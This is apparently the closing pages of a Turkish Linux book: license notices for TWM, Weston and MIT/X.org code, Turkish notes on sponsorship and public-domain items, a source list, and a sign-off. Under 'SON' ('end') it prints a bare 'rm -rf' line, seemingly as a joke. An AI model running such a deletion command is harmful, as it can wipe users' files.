Permission to use, copy, modify and distribute this software and its documentation for any purpose is hereby granted without fee, provided that the above copyright notice appear in all copies and that both that copyright notice and this permission notice appear in supporting documentation, and that the name of the authors not be used in advertising or publicity pertaining to distribution of the software without specific, written prior permission. The authors make no representations about the suitability of this software for any purpose. It is provided "as is" without express or implied warranty.

THE AUTHORS DISCLAIM ALL WARRANTIES WITH REGARD TO THIS SOFTWARE, INCLUDING ALL IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS. IN NO EVENT SHALL THE AUTHORS BE LIABLE FOR ANY SPECIAL, INDIRECT OR CONSEQUENTIAL DAMAGES OR ANY DAMAGES WHATSOEVER RESULTING FROM LOSS OF USE, DATA OR PROFITS, WHETHER IN AN ACTION OF CONTRACT, NEGLIGENCE OR OTHER TORTIOUS ACTION, ARISING OUT OF OR IN CONNECTION WITH THE USE OR PERFORMANCE OF THIS SOFTWARE.

• TWM

Copyright 1988 by Evans & Sutherland Computer Corporation, Salt Lake City, Utah
Portions Copyright 1989 by the Massachusetts Institute of Technology
Cambridge, Massachusetts

All Rights Reserved

Permission to use, copy, modify, and distribute this software and its documentation for any purpose and without fee is hereby granted, provided that the above copyright notice appear in all copies and that both that copyright notice and this permission notice appear in supporting documentation, and that the names of Evans & Sutherland and M.I.T. not be used in advertising in publicity pertaining to distribution of the software without pecific, written prior permission.

EVANS & SUTHERLAND AND M.I.T. DISCLAIM ALL WARRANTIES WITH REGARD TO THIS SOFTWARE, INCLUDING ALL IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS, IN NO EVENT SHALL EVANS & SUTHERLAND OR M.I.T. BE LIABLE FOR ANY SPECIAL, INDIRECT OR CONSEQUENTIAL DAMAGES OR ANY DAMAGES WHATSOEVER RESULTING FROM LOSS OF USE, DATA
OR PROFITS, WHETHER IN AN ACTION OF CONTRACT, NEGLIGENCE OR OTHER
TORTIOUS ACTION, ARISING OUT OF OR IN CONNECTION WITH THE USE OR PERFORMANCE OF THIS SOFTWARE.

Copyright 1989 Massachusetts Institute of Technology

Permission to use, copy, modify, and distribute this software and its documentation for any purpose and without fee is hereby granted, provided that the above copyright notice appear in all copies and that both that copyright notice and this permission notice appear in supporting documentation, and that the name of M.I.T. not be used in advertising or publicity pertaining to distribution of the software without specific, written prior permission. M.I.T. makes no representations about the suitability of this software for any purpose. It is provided "as is" without express or implied warranty.

M.I.T. DISCLAIMS ALL WARRANTIES WITH REGARD TO THIS SOFTWARE, INCLUDING ALL IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS, IN NO EVENT SHALL M.I.T. BE LIABLE FOR ANY SPECIAL, INDIRECT OR CONSEQUENTIAL DAMAGES OR ANY DAMAGES WHATSOEVER RESULTING FROM LOSS OF USE, DATA OR PROFITS, WHETHER IN AN ACTION OF CONTRACT, NEGLIGENCE OR OTHER TORTIOUS ACTION, ARISING OUT OF OR IN CONNECTION WITH THE USE OR PERFORMANCE OF THIS SOFTWARE.

Weston

Copyright © 2008-2012 Kristian Høgsberg
Copyright © 2010-2012 Intel Corporation
Copyright © 2010-2011 Benjamin Franzke
Copyright © 2011-2012 Collabora, Ltd.
Copyright © 2010 Red Hat <mjg@redhat.com>

Permission is hereby granted, free of charge, to any person obtaining a copy of this software and associated documentation files (the "Software"), to deal in the Software without restriction, including without limitation the rights to use, copy, modify, merge, publish, distribute, sublicense, and/or sell copies of the Software, and to permit persons to whom the Software is furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice (including the next paragraph) shall be included in all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE SOFTWARE.

The above is the version of the MIT "Expat" License used by X.org:

http://cgit.freedesktop.org/xorg/xserver/tree/COPYING

NOT: Bu listede görünmeyen şeyler ya benim tarafımdan, ya türetim olarak kabul edilmiyor, ya CC0 gibi kamu malı yapılmış yada orijinallik eşiğini geçmiyor.

NOT: Burdaki hiç bir isim sponsor veya reklam değildir!!

Kaynaklar

(Burası bilgi toplanan link
türetme olarak sayılmıyor)

- https://en.wikipedia.org/wiki/Linux_kernel_version_history
- https://en.wikipedia.org/wiki/Linux_kernel
- https://www.youtube.com/watch?v=5hcR4Zfc6Dw
- https://www.phoronix.com/news/Linux-Is-Not-Anti-AI
- https://dev.to/samuelfaure/build-your-own-system-with-archlinux-240o
- https://linuxfromscratch.org
- https://copy.fail

SON
rm -rf
Eğer kitabı beğendiyseniz
archive.org'dan yorum atabilirsiniz
Özgürlü
RMlands